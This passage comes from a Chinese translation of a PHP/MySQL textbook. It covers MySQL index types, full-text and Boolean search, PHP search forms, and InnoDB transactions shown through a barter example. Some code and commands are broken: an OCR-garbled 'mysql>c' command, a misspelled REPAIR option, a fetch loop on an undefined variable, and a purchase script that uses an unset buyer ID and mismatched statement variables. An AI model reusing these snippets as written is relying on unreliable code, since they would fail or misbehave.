   id INT UNSIGNED NOT NULL AUTO_INCREMENT,
   name VARCHAR(75) NOT NULL UNIQUE,
   url VARCHAR(200) NOT NULL UNIQUE,
   description MEDIUMTEXT NOT NULL,
   PRIMARY KEY(id));
```

还可以指定多列唯一索引。例如，假设允许用户插入重复的 url 值，甚至可以出现重复的 name 值，但不希望出现重复的 name 和 url 组合。可以通过创建多列唯一索引来强制这种约束。修改最初的 bookmarks 表：

```
CREATE TABLE bookmarks (
   id INT UNSIGNED NOT NULL AUTO_INCREMENT,
   name VARCHAR(75) NOT NULL,
   url VARCHAR(200) NOT NULL,
   UNIQUE(name, url),
   description MEDIUMTEXT NOT NULL,
   PRIMARY KEY(id));
```

对于此配置，如下 name 和 url 值对可以同时存在于同一个表中：

```
Apress site, www.apress.com
Apress site, http://blogs.apress.com
Blogs, www.apress.com
Apress blogs, http://blogs.apress.com
```

但是，尝试再次插入之前的任何组合将导致错误，因为重复的 name 和 url 组合是非法的。

36.1.3　常规索引

可能经常需要对数据库的搜索能力进行优化，以便能够根据并非主键甚至并非唯一的列获取数据行。为此，最有效的方法是采用某种方式索引列，使得数据库尽可能采用最快的方式查找一个值。这些索引通常称为常规（normal）索引或正常索引。

1. 单列常规索引

如果表中的某个列将成为大量选择查询的焦点，就应当使用单列常规索引。例如，假设员工概况表包括 4 个列：唯一的行 ID、名、姓氏和电子邮件地址。你知道大多数搜索都针对职工的姓氏或者电子邮件地址。应当为姓氏创建一个常规索引，为电子邮件地址创建唯一索引，如下：

```
CREATE TABLE employees (
   id INT UNSIGNED NOT NULL AUTO_INCREMENT,
   firstname VARCHAR(100) NOT NULL,
   lastname VARCHAR(100) NOT NULL,
   email VARCHAR(100) NOT NULL UNIQUE,
   INDEX (lastname),
   PRIMARY KEY(id));
```

基于这种思想，MySQL 提供了创建局部字段索引的特性，其思想是：一般指定列的前 N 个字符对于确保唯一性已经足够了，其中 N 在索引创建参数中指定。创建局部列索引需要更少的磁盘空间，而且比索引整个列要快得多。修改前面的示例，可以想象使用姓氏的前 5 个字符就足以确保精确获取：

```
CREATE TABLE employees (
   id INT UNSIGNED NOT NULL AUTO_INCREMENT,
   firstname VARCHAR(100) NOT NULL,
   lastname VARCHAR(100) NOT NULL,
```

```
    email VARCHAR(100) NOT NULL UNIQUE,
    INDEX (lastname(5)),
    PRIMARY KEY(id));
```

不过，选择查询通常是包含多列的函数。毕竟，对于比较复杂的表，获取所需的数据可能需要一个包含多个列的查询。通过建立下面讨论的多列常规索引，可以大大减少这种查询的运行时间。

2. 多列常规索引

如果你知道一些指定列会经常在获取查询中一起使用，则推荐使用多列索引。MySQL 的多列索引方法基于一种称为*最左前缀*（leftmost prefixing）的策略。最左前缀指出包含列 A、B 和 C 的任何多列索引都可以提高涉及如下列组合的查询的性能：

- A，B，C
- A，B
- A

下面展示了如何创建多列 MySQL 索引：

```
CREATE TABLE employees (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    lastname VARCHAR(100) NOT NULL,
    firstname VARCHAR(100) NOT NULL,
    email VARCHAR(100) NOT NULL UNIQUE,
    INDEX name (lastname, firstname),
    PRIMARY KEY(id));
```

这会创建两个索引（除了主键索引外）。第一个索引是电子邮件地址的唯一索引。第二个是多列索引，包括两个列：lastname 和 firstname。这非常有用，因为只要查询涉及以下任何列组合，这都能提高搜索的速度：

- Lastname，firstname
- lastname

为说明这一点，以下查询将从多列索引受益：

```
SELECT email FROM employees WHERE lastname="Geronimo" AND firstname="Ed";
SELECT lastname FROM employees WHERE lastname="Geronimo";
```

如下查询则不会受益：

```
SELECT lastname FROM employees WHERE firstname="Ed";
```

为提升此查询的性能，需要为 firstname 列创建单独的索引。

36.1.4 全文索引

全文索引提供了一种高效的方法来搜索存储为 CHAR、VARCHAR 或 TEXT 数据类型的文本。在具体介绍示例之前，先来谈谈关于 MySQL 对此索引的特殊处理的一点背景。

因为 MySQL 认为全文搜索针对审查大量自然语言的文本，所以它提供了一种获取数据的机制，并能生成最符合用户需要的结果。更具体地，如果用户要使用一个字符串（如 Apache is the world's most popular web server）进行搜索，其中单词 is 和 the 在确定结果相关性上几乎不起什么作用。事实上，MySQL 将可搜索的文本分解为单词，默认忽略少于 4 个字符的单词；在本节后面将学习如何修改这种行为。

创建全文索引与创建其他类型的索引很相似。作为示例，修改本章前面创建的 bookmarks 表，

为 description 字段增加全文索引：

```
CREATE TABLE bookmarks (
   id INT UNSIGNED NOT NULL AUTO_INCREMENT,
   name VARCHAR(75) NOT NULL,
   url VARCHAR(200) NOT NULL,
   description MEDIUMTEXT NOT NULL,
   FULLTEXT(description),
   PRIMARY KEY(id));
```

除了典型的主键索引，这个例子创建了一个包括 description 字段的全文索引。为便于演示，表 36-1 列出了 bookmarks 表中的数据。

表36-1　表数据示例

id	name	url	description
1	Python.org	www.python.org	The official Python Web site
2	MySQL manual	http://dev.mysql.com/doc	The MySQL reference manual
3	Apache site	http://httpd.apache.org	Includes Apache 2 manual
4	PHP: Hypertext	www.php.net	The official PHP Web site
5	Apache Week	www.apacheweek.com	Offers a dedicated Apache 2 section

虽然创建全文索引非常类似于创建其他类型的索引，但基于全文索引的获取查询却有所不同。基于全文索引获取数据时，SELECT 查询使用两个特殊的 MySQL 函数 MATCH()和 AGAINST()。利用这两个函数，可以针对全文索引执行自然语言搜索，如下：

```
SELECT name,url FROM bookmarks WHERE MATCH(description) AGAINST('Apache 2');
```

返回的结果如下：

```
+-------------+----------------------------+
| name        | url                        |
+-------------+----------------------------+
| Apache site | http://httpd.apache.org    |
| Apache Week | http://www.apacheweek.com  |
+-------------+----------------------------+
```

该查询列出在 description 字段中出现“Apache”的记录，以相关性从高到低的顺序排序。记住，因为长度过短，所以“2”被忽略。当 MATCH()用于 WHERE 子句时，相关性按返回的记录与搜索字符串的匹配程度来定义。另外，这些函数可以放到查询体中，返回匹配记录的加权分列表；分数越高，相关性就越大。示例如下：

```
SELECT MATCH(description) AGAINST('Apache 2') FROM bookmarks;
```

执行时，MySQL 会搜索 bookmarks 表中的每一行，计算各行的相关值，如下：

```
+----------------------------------------+
| match(description) against('Apache 2') |
+----------------------------------------+
|                                      0 |
|                                      0 |
|                  0.57014514171969      |
|                                      0 |
|                  0.38763393589171      |
+----------------------------------------+
```

也可以利用一个名为查询扩展的特性，当用户所做的预测可能并没有必要内置在应用程序的搜索逻辑中时，该特性尤其有用。举个例子，假设用户正在搜索“football”这个词。从逻辑上推断，他也会对包含诸如“Pittsburgh Steelers”、“Ohio State Buckeyes”和“Woody Hayes”这样的词的所有行感兴趣。为此，你可以将 WITH QUERY EXPANSION 子句包含进来，它首先获取所有包含“football”这个词的行，然后将所有的行再搜索一遍，此时将获取第一次搜索结果中的行所包含的所有词汇。

因此，在上述示例中在第二次搜索时也会获取包含“Pittsburgh”的行，即使它不包含“football”这个词，只要包含在第一次搜索中的行含有“football”和“Pittsburgh”。这种搜索无疑是很彻底的，当然也会有意想不到的副作用，比如某个行因为含有“Pittsburgh”这个词而被返回，但却完全与足球无关。

还可以完成面向 Boolean 的全文搜索。本节后面将介绍这个特性。

1. 停止字

如前所述，MySQL 默认忽略少于 4 个字符的关键词。这些单词以及 MySQL 服务器内置预定义列表中的单词统称为停止字（stopword），即应当被忽略的单词。通过修改以下 MySQL 变量可以很好地控制停止字的行为。

- ft_min_word_len。可以将不满足某个长度的单词限定为停止字。可以使用此参数指定所需的最短长度。如果修改此参数，需要重启 MySQL 服务器守护进程并重新建立索引。
- ft_max_word_len。还可以将超出某个长度的单词限定为停止字。可以使用此参数指定此最大长度。如果修改这个参数，需要重启 MySQL 服务器守护进程并重新建立索引。
- ft_stopword_file。此参数所指定的文件包含 544 个英文单词，这些单词会被自动从搜索关键词中过滤掉。可以将其修改为指向另一个列表，只需把这个参数设置为所需列表的路径和文件名。另外，如果选择重新编译 MySQL 源代码，可以如下修改此列表：打开 myisam/ft_static.c 并编辑预定义列表。在第一种情况下，需要重启 MySQL 并重新建立索引，而第二种情况需要根据规范重新编译 MySQL 并重新建立索引。

注解 重新建立MySQL索引是利用命令REPAIR TABLE table_name QUIK完成的，这里table_name表示要重建的表名。

之所以要默认忽略停止字，原因在于这些单词在常用语言中出现得过于频繁，所以一般认为不大相关。这会产生一些意外的结果，因为 MySQL 还会自动过滤掉超过 50%的记录中都出现的关键字。例如，如果所有用户都增加了一个与 Apache Web 服务器有关的 URL，而且在其描述中都包含单词 Apache。执行查找 Apache 的全文搜索时，肯定会得到让人意想不到的结果：没有找到任何记录。如果正在操作一个很小的结果集，或者由于其他原因需要忽略此默认行为，可以使用 MySQL 的 Boolean 全文索引功能。

2. Boolean全文搜索

Boolean 全文搜索对搜索查询提供了更细粒度的控制，允许显式地标识候选结果中应当或不应当出现哪些单词（不过，尽管会忽略 50%这个阈值，但还是会应用停止字列表）。例如，Boolean 全文搜索可以获取包含单词 *Apache*，但不包含 *Navajo*、*Woodland* 或 *Shawnee* 的记录。类似地，可以确保结果包含至少一个关键字、所有关键字，或者没有关键字；你可以自由地对返回的结果进行大量过滤

控制。这种控制通过一些已知的 Boolean 操作符来维护。其中一些操作符如表 36-2 所示。

表36-2　全文搜索Boolean操作符

操 作 符	描　述
+	前导加号确保后面的单词出现在每个结果记录中
-	前导减号确保后面的单词不出现在任何结果记录中
*	结尾处的星号允许接受关键字变体，只要该变体以星号前面的单词所指定的字符串开头
" "	外围的双引号确保结果记录包含所包围的字符串，要严格按照输入时的形式出现
< >	前导的大于号和小于号分别用于增加和减少后面单词的搜索级别相关度
( )	小括号用于将单词分组为子表达式

考虑几个简单的示例。第一个示例返回包含 *Apache* 但不包含 *manual* 的记录：

```
SELECT name,url FROM bookmarks WHERE MATCH(description)
   AGAINST('+Apache -manual' in boolean mode);
```

接下来的示例返回包含单词 *Apache*，但不包含 *Shawnee* 或 *Navajo* 的记录：

```
SELECT name, url FROM bookmarks WHERE MATCH(description)
   AGAINST('+Apache -Shawnee -Navajo' in boolean mode);
```

最后一个示例返回包含 *web* 和 *scripting* 或者 *php* 和 *scripting* 的记录，但 *web scripting* 的搜索级别低于 *php scripting*：

```
SELECT name, url FROM bookmarks WHERE MATCH(description)
  AGAINST('+(<web >php) +scripting');
```

注意，只有将 ft_min_word_len 参数降低为 3 时最后一个示例才能工作。

36.1.5　索引最佳实践

以下列出了将索引结合到数据库开发策略中时应当记住的一些提示。

- 只对 WHERE 和 ORDER BY 子句中需要的列添加索引。多余的索引只会导致不必要的硬盘空间消耗，在修改表信息时实际上会降低性能。有索引的表在性能上会降低，这是因为每次修改记录时都必须更新索引。
- 如果创建诸如 INDEX(firstname, lastname)的索引，不要再创建 INDEX(firstname)，因为 MySQL 能搜索索引前缀。不过，要记住只有前缀是相关的；这个多列索引不能应用于对 lastname 的搜索。
- 对于准备索引的列要使用属性 NOT NULL，这样就永远不会存储 NULL 值。
- 对不使用索引的查询，应使用选项--log-long-format 来记录日志，然后可以检查日志文件，对查询进行相应的调整。
- EXPLAIN 语句有助于确定 MySQL 如何执行查询，展示表是如何联结的，以及按怎样的顺序联结。这对于确定如何编写优化的查询以及是否应当增加索引非常有用。关于 EXPLAIN 语句的更多信息，请参考 MySQL 手册。

36.2　基于表单的搜索

通过超链接就能轻松地在网站里遨游，这正是使 Web 成为流行媒体的行为之一。不过，网站和

Web 的规模都在呈指数增长，基于用户提供的关键字执行搜索的功能不只是为了方便，而是已经变得必不可少。本节将提供一些示例，展示构建基于 Web 的搜索界面来搜索 MySQL 数据库是何等容易。

36.2.1 执行简单搜索

许多有效的搜索界面都有一个文本域。例如，假设希望为人力资源部提供相关功能，允许其根据姓氏查找员工的联系方式信息。为实现此任务，查询将检查 `employees` 表的 `lastname` 列。图 36-1 显示了这样一个示例界面。




图 36-1 简单的搜索界面

代码清单 36-1 实现了此界面，将请求的姓氏传递到搜索查询中。如果返回的行数大于 0，则输出各行；否则，提供适当的消息。

代码清单 36-1 搜索 Employees 表（simplesearch.php）

```
<p>
Search the employee database:<br />
<form action="search.php" method="post">
   Last name:<br />
   <input type="text" name="lastname" size="20" maxlength="40" value="" /><br />
   <input type="submit" value="Search!" />
</form>
</p>

<?php

   // 如果提交表单时输入了姓
   if (isset($_POST['lastname'])) {

      // 连接服务器并选择数据库

      $db = new mysqli("localhost", "websiteuser", "secret", "chapter36");

      // 查询 employees 表
      $stmt = $db->prepare("SELECT firstname, lastname, email FROM employees
                            WHERE lastname=?");

      $stmt->bind_param('s', $_POST['lastname']);

      $stmt->execute();

      $stmt->store_result();

      // 如果找到记录，则输出
      if ($stmt->num_rows > 0) {

        $stmt->bind_result($firstName, $lastName, $email);

        while ($stmt->fetch())
          printf("%s, %s (%s)<br />", $lastName, $firstName, $email);
      } else {
```

```
            echo "No results found.";
        }

    }
?>
```

因此，如果在搜索界面中输入 Gilmore，将返回类似于下面的结果：

```
Gilmore, Jason (gilmore@example.com)
```

36.2.2　扩展搜索功能

虽然这个简单的搜索界面很有效，但如果用户不知道员工的姓氏怎么办？如果用户知道另外的信息，例如电子邮件地址，会怎样呢？让我们修改最初的示例，使它能处理图 36-2 所示表单的输入。




图 36-2　修改后的搜索表单

代码清单 36-2　扩展搜索功能（searchextended.php）

```
<p>
Search the employee database:<br />
<form action="search2.php" method="post">
   Keyword:<br />
   <input type="text" name="keyword" size="20" maxlength="40" value="" /><br />
   Field:<br />
   <select name="field">
      <option value="">Choose field:</option>
      <option value="lastname">Last Name</option>
      <option value="email">E-mail Address</option>
      </select>
   <input type="submit" value="Search!" />
</form>
</p>

<?php
   // 如果提交表单时提供了关键字
   if (isset($_POST['field'])) {

      // 连接服务器并选择数据库
      $db = new mysqli("localhost", "websiteuser", "secret", "chapter36");
      // 创建查询
      if ($_POST['field'] == "lastname") {
         $stmt = $db->prepare("SELECT firstname, lastname, email
                               FROM employees WHERE lastname = ?");
      } elseif ($_POST['field'] == "email") {
         $stmt = $db->prepare("SELECT firstname, lastname, email
                               FROM employees WHERE email = ?");
```

```
        }

        $stmt->bind_param('s', $_POST['keyword']);

        $stmt->execute();

        $stmt->store_result();

        // 如果找到记录，则输出
        if ($stmt->num_rows > 0) {

          $stmt->bind_result($firstName, $lastName, $email);

          while ($stmt->fetch())
            printf("%s, %s (%s)<br />", $lastName, $firstName, $email);

        } else {
          echo "No results found.";
        }
    }
?>
```

因此，将 field 设置为电子邮件地址（E-mail Address），输入 gilmore@example.com 作为关键字，将返回类似于下面的结果：

```
Gilmore, Jason (gilmore@example.com)
```

当然，在这两个示例中都需要在适当的地方增加额外的控制来清理数据，并确保用户提供无效输入时会接受到详细的响应。不过，应该能很清楚地看出基本的搜索过程。

36.2.3 完成全文搜索

执行全文搜索实际上与执行其他任何选择查询没有区别，只是查询看起来有些不同，但细节仍对用户隐藏。作为示例，代码清单 36-3 实现了图 36-3 所示的搜索界面，展示了如何搜索 bookmarks 表的 description 列。




图 36-3 全文搜索界面

代码清单 36-3 实现全文搜索

```
<p>
Search the online resources database:<br />
<form action="fulltextsearch.php" method="post">
   Keywords:<br />
   <input type="text" name="keywords" size="20" maxlength="40" value="" /><br />
   <input type="submit" value="Search!" />
</form>
</p>

<?php
```

```
    // 如果提交表单时提供了关键字
    if (isset($_POST['keywords'])) {

        // 连接服务器并选择数据库
        $db = new mysqli("localhost", "websiteuser", "secret", "chapter36");

        // 创建查询
        $stmt = $db->prepare("SELECT name, url FROM bookmarks
                              WHERE MATCH(description) AGAINST(?)");

        $stmt->bind_param('s', $_POST['keywords']);

        $stmt->execute();

        $stmt->store_result();

        // 输出获取的行或显示相应的消息
        if ($stmt->num_rows > 0) {

          $stmt->bind_result($url, $name);

          while ($result->fetch)
            printf("<a href='%s'>%s</a><br />", $url, $name);
        } else {
            printf("No results found.");
        }
    }
?>
```

为扩展用户的全文搜索功能，可以考虑提供一个展示 MySQL Boolean 搜索特性的帮助页面。

36.3　小结

表索引是一种优化查询的有效方法。本章介绍了表索引，展示了如何创建主键索引、唯一索引、常规索引和全文索引。你还了解到创建启用 PHP 的搜索界面来查询 MySQL 表是何等容易。

下一章介绍 MySQL 的事务处理特性，并展示如何将事务结合到 Web 应用程序中。

第 37 章 事　务

本章介绍 MySQL 的事务功能，展示如何通过 MySQL 客户端执行事务，以及如何从 PHP 脚本执行事务。读完本章后，你将对事务、如何通过 MySQL 实现事务，以及如何将事务结合到 PHP 应用程序中有一般的了解。

37.1　什么是事务

事务（transaction）是作为一个独立单元的一组有序的数据库操作。如果一组中的所有操作都成功，则认为事务成功，即使只有一个操作失败，事务也不成功。如果所有操作成功完成，事务则被提交（commit），其修改将作用于所有其他数据库进程。如果一个操作失败，则事务将回滚（roll back），该事务所有操作的影响都将被取消。

事务期间所造成的任何修改只作用于拥有该事务的线程，并一直保持如此，直到所有修改确实被提交。这就防止了其他线程可能利用很快就会因为回滚而取消的数据，否则这会破坏数据的完整性。

事务功能是企业级数据库的一个重要部分，因为很多业务过程都包括多个步骤。例如，顾客要进行一次在线购物。在结账时，顾客的购物车将与现有的货物库存清单比较，以确保确实有这些货物。接下来，顾客必须提供账单和送货信息，这时要检查其信用卡是否有足够的资金，然后转账。接下来，相应地减少产品货物库存，将此待办定单通知送货部门。如果任何一个步骤失败，则所有步骤都不应发生。设想顾客了解到他的信用卡已经被转账，而货物却因为库存不足而无法送货，他将会多么懊恼。同样地，在信用卡无效时或者没有提供足够的送货信息时，你也不希望减少存货库存或者运送货物。

如果采用更技术化的术语，事务可以按其遵循 4 个原则的能力定义，这 4 个原则简称为 ACID。事务进程的这 4 个重要方面定义如下。

- **原子性**。事务的所有步骤都必须成功完成；否则，任何步骤都不会被提交。
- **一致性**。事务的所有步骤都必须成功完成；否则，所有数据都将恢复到事务开始之前的状态。
- **隔离性**。未完成事务所做的步骤必须与系统隔离，直到认为事务完成为止。
- **持久性**。所有提交的数据都必须由系统以某种方式保存：使得一旦系统出现故障，数据可以成功地返回到合法的状态。

在本章你将对 MySQL 的事务支持有更多了解，从中你将理解必须遵循这些原则以确保数据库完整性。

37.2　MySQL的事务功能

有两个MySQL存储引擎（InnoDB和BDB）支持事务，它们都在第28章中介绍过。本节将解释对InnoDB应用的事务。首先讨论系统需求和InnoDB处理程序可用的配置参数，最后提供一个详细的使用示例，并给出处理InnoDB事务时需要记住的一组提示。这一节将为本章最后部分学习如何在PHP应用程序中结合事务功能打下基础。

37.2.1　系统需求

本章主要介绍InnoDB存储引擎中应用的事务。通过执行如下命令，可以验证InnoDB表是否可用：

```
mysql>c
```

应当能看到如下结果：

```
+-----------------------+
| Variable_name | Value |
+-----------------------+
| have_innodb     | YES   |
+-----------------------+
1 row in set (0.00 sec)
```

另外，可以使用SHOW ENGINES命令查看你的MySQL服务器支持的所有存储引擎。

37.2.2　表创建

创建InnoDB类型的表实际上与创建任何其他类型表的过程没有区别。事实上，这个表类型在Microsoft Windows中是自MySQL 5起的默认表类型，这意味着如果在此平台上运行MySQL 5或更高版本，则不需要任何特殊的动作，只要使用CREATE TABLE语句，创建所需的表即可。注意在其他平台上时，除非用--default-table-type=InnoDB标志启动MySQL守护进程，否则就需要在创建时显式指定要将表创建为InnoDB类型。例如：

```
CREATE TABLE customers (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
   name VARCHAR(255) NOT NULL
   ) ENGINE=InnoDB;
```

创建之后，在相应的数据库目录中会存储一个*.frm文件（在此示例中为customers.frm文件），其位置由MySQL的datadir参数指定，在守护进程启动时定义。此文件包含MySQL所需的数据字典信息。不过，与MyISAM表不同，InnoDB存储引擎要求所有InnoDB数据和索引信息存储在一个表空间中。此表空间实际上包括很多独立的文件（甚至是原始磁盘分区），默认位于MySQL的datadir目录中。这是一个非常强大的特性，因为这意味着只要在必要时将新文件连接到表空间，就可以创建很大的表空间，远远超过很多操作系统所允许的最大文件大小。这些行为依赖于你如何定义相关的InnoDB配置参数，下面将介绍这个内容。

注解　可以通过修改innodb_data_home_dir参数，来改变表空间的默认位置。

37.3　示例项目

为了更好地理解InnoDB表的行为，这一节将指导你从命令行完成一个简单的事务示例。这个例

子展示了两个旧货交换者如何用货物换现金。在分析代码之前，先花点时间看一下伪代码。

(1) Jason 请求一件货物，比如 Jon 的虚拟货架中的算盘。

(2) Jason 向 Jon 的账户转移现金 12.99 美元。其效果是从 Jason 的账户转出一定数额，向 Jon 的账户转入同样的数额。

(3) 算盘的拥有者变为 Jason。

可以看出，此过程的每个步骤对于整个过程的成功都是至关重要的。因此，要把此过程变为一个事务，确保数据不会由于某个步骤的失败而遭到破坏。虽然在真实场景中还会有其他步骤，比如确定购买者有足够的资金，但这里我们会力求过程简单，而不至于跑题。

37.3.1 创建表并添加示例数据

继续开发这个项目，创建如下表并添加后面的示例数据。

1. participants表

此表存储每位旧货交换者的信息，包括其姓名、电子邮件地址和可用现金：

```
CREATE TABLE participants (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
   name VARCHAR(35) NOT NULL,
   email VARCHAR(45) NOT NULL,
   cash DECIMAL(5,2) NOT NULL
   ) ENGINE=InnoDB;
```

2. trunks表

此表存储交换者拥有的货物信息，包括拥有者、货物名、描述及价格：

```
CREATE TABLE trunks (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
   owner SMALLINT UNSIGNED NOT NULL REFERENCES participants(id),
   name VARCHAR(25) NOT NULL,
   price DECIMAL(5,2) NOT NULL,
   description MEDIUMTEXT NOT NULL
   ) ENGINE=InnoDB;
```

3. 添加一些示例数据

接下来，向这两个表添加一些数据。为使示例简单，只添加两位参与者 Jason 和 Jon，并为其各自货架增加少许货物。

```
mysql>INSERT INTO participants SET name="Jason", email="jason@example.com",
                                   cash="100.00";
mysql>INSERT INTO participants SET name="Jon", email="jon@example.com",
                                   cash="150.00";
mysql>INSERT INTO trunks SET owner=2, name="Abacus", price="12.99",
                              description="Low on computing power? Use an abacus!";
mysql>INSERT INTO trunks SET owner=2, name="Magazines", price="6.00",
                              description="Stack of computer magazines.";
mysql>INSERT INTO trunks SET owner=1, name="Used Lottery ticket", price="1.00",
                              description="Great gift for the eternal optimist.";
```

37.3.2 执行示例事务

通过执行 START TRANSACTION 命令启动事务过程：

```
mysql>START TRANSACTION;
```

注解 命令BEGIN是START TRANSACTION的别名。虽然都可以完成相同的任务，但推荐使用后者，

因为它符合SQL-99语法规范。

接下来，从 Jason 的账户减去 12.99 美元：

```
mysql>UPDATE participants SET cash=cash-12.99 WHERE id=1;
```

然后，向 Jon 的账户加上 12.99 美元：

```
mysql>UPDATE participants SET cash=cash+12.99 WHERE id=2;
```

接下来，将算盘的拥有者转换为 Jason：

```
mysql>UPDATE trunks SET owner=1 WHERE name="Abacus" AND owner=2;
```

花点时间检查 participants 表，确保现金数额已经正确地转出和转入：

```
mysql>SELECT * FROM participants;
```

返回如下结果：

```
+-------+-------+-------------------+----------+
| id    | name  | email             | cash     |
+-------+-------+-------------------+----------+
|     1 | Jason | jason@example.com |  87.01   |
|     2 | Jon   | jon@example.com   | 162.99   |
+-------+-------+-------------------+----------+
```

再花点时间检查 trunks 表，将看到算盘的拥有者确实改变了。但是要记住，因为 InnoDB 表必须遵循 ACID 原则，这个修改当前只能用于执行此事务的线程。为说明这一点，启动第二个 mysql 客户端，再次登录并切换到 corporate 数据库。检查 participants 表，将看到双方各自的现金值没有变化。检查 trunks 表还会显示出算盘的拥有者没有改变。这是因为 ACID 测试的隔离特性。在 COMMIT（提交）修改之前，事务过程中的任何修改在其他线程中都不会生效。

虽然更新确实正确地完成了，但现在假设有一个或几个更新没有完成。返回到第一个客户端窗口，执行命令 ROLLBACK 取消所做的修改：

```
mysql>ROLLBACK;
```

现在再次执行 SELECT 命令：

```
mysql>SELECT * FROM participants;
```

这会返回：

```
+-------+-------+-------------------+--------+
| id    | name  | email             | cash   |
+-------+-------+-------------------+--------+
|     1 | Jason | jason@example.com | 100.00 |
|     2 | Jon   | jon@example.com   | 150.00 |
+-------+-------+-------------------+--------+
```

注意，双方的现金重置为最初的值。检查 trunks 表还会显示算盘的拥有者没有变化。重复以上过程，这一次使用 COMMIT 命令提交修改，而不是回滚。提交事务之后，再次回到第二个客户端查看这些表，将看到提交的修改立即生效了。

注解　应当认识到，在执行COMMIT或ROLLBACK命令之前，事务序列中发生的任何数据修改都不会生

效。这意味着如果MySQL服务器在提交修改之前崩溃，修改将不会发生，需要启动事务序列才能让修改发生。

37.4 节将使用 PHP 脚本重新创建此过程。

37.3.3 用法提示

这里给出使用 MySQL 事务时要记住的一些提示。

- 启动 START TRANSACTION 命令与将 AUTOCOMMIT 变量设置为 0 是一样的。默认值为 AUTOCOMMIT=1，这意味着每条语句都会在成功执行后被马上提交。这就是用 START TRANSACTION 命令开始事务的原因，因为你并不希望事务的每个部分一旦执行就被提交。
- 只有在必须保证整个过程成功执行时才使用事务。例如，向购物车增加一件商品时，就必须整个过程都成功执行，而浏览所有可购买的商品时，这一点则并不重要。在设计表时要考虑这些问题，因为这会影响性能。
- 不能回滚数据定义语言（DDL）语句，即任何用于创建或删除数据库，以及创建、删除或修改表的语句。
- 事务无法嵌套。在 COMMIT 或 ROLLBACK 前执行多个 START TRANSACTION 命令没有意义。
- 如果在事务期间更新一个非事务表，然后用 ROLLBACK 结束事务，将返回一个错误，提示非事务表无法回滚。
- 要经常创建 InnoDB 数据和日志的快照（为此需要备份二进制日志文件，以及使用 mysqldump 创建每个表中数据的快照）。

37.4 用 PHP 构建事务应用程序

将 MySQL 的事务功能结合到 PHP 应用程序中实际上不是什么大问题，只需要记住在适当时候启动事务，然后一旦相关操作结束就提交或回滚事务。本节将介绍这是如何完成的。读完这一节后，你将熟悉将此重要特性结合到应用程序中的一般过程。

修改后的旧货交换项目

在这个示例中，将重新创建前面展示的旧货交换项目，这一次使用 PHP。为尽量减少不相关的细节，页面将显示一件货物，并为用户提供方法将这个货物添加到其购物车中，如图 37-1 中截屏图所示：

单击“Purchase!”按钮会将用户带到 purchase.php 脚本，传入一个变量$_POST['itemid']。使用此变量，并结合一些获取适当 participants 和 trunks 行主键的假想类方法，可以使用 MySQL 事务将商品增加到数据库，并相应地完成双方的转账。

为执行此任务，我们将使用 mysqli 扩展的事务方法（曾在第30章介绍）。代码清单37-1包含这些代码(purchase.php)。如果不熟悉这些方法，请在继续往下读之前花点时间参考第30章中的相关内容。




图 37-1 典型的商品显示

代码清单 37-1　用 purchase.php 交换货物


```
<?php

   // 首先假设事务操作都将成功
   $success = TRUE;

   // 给已提交项的 ID 一个用户友好的变量名
   $itemID = filter_var($_POST['itemid'], FILTER_VALIDATE_INT);
   //$participant = new Participant();
   //$buyerID = $participant->getParticipantKey();

   // 使用虚假 item 类获取 seller 和 price
   $item = new Item();
   $sellerID = $item->getItemOwner($itemID);
   $price = $item->getPrice($itemID);

   // 实例化 mysqli 类
   $db = new mysqli("localhost","website","secret","chapter37");

   // 禁用自动提交功能
   $db->autocommit(FALSE);

   // 登入购买者账户

   $stmt = $db->prepare("UPDATE participants SET cash = cash - ? WHERE id = ?");

   $stmt->bind_param('di', $price, $buyerID);

   $stmt->execute();

   if ($db->affected_rows != 1)
      $success = FALSE;
   // 记入卖方账户
   $query = $db->prepare("UPDATE participants SET cash = cash + ? WHERE id = ?");

   $stmt->bind_param('di', $price, $sellerID);

   $stmt->execute();

   if ($db->affected_rows != 1)
      $success = FALSE;

   // 更新 trunk 项所有权。如果失败，则设置$success 为 FALSE
   $stmt = $db->prepare("UPDATE trunks SET owner = ? WHERE id = ?");

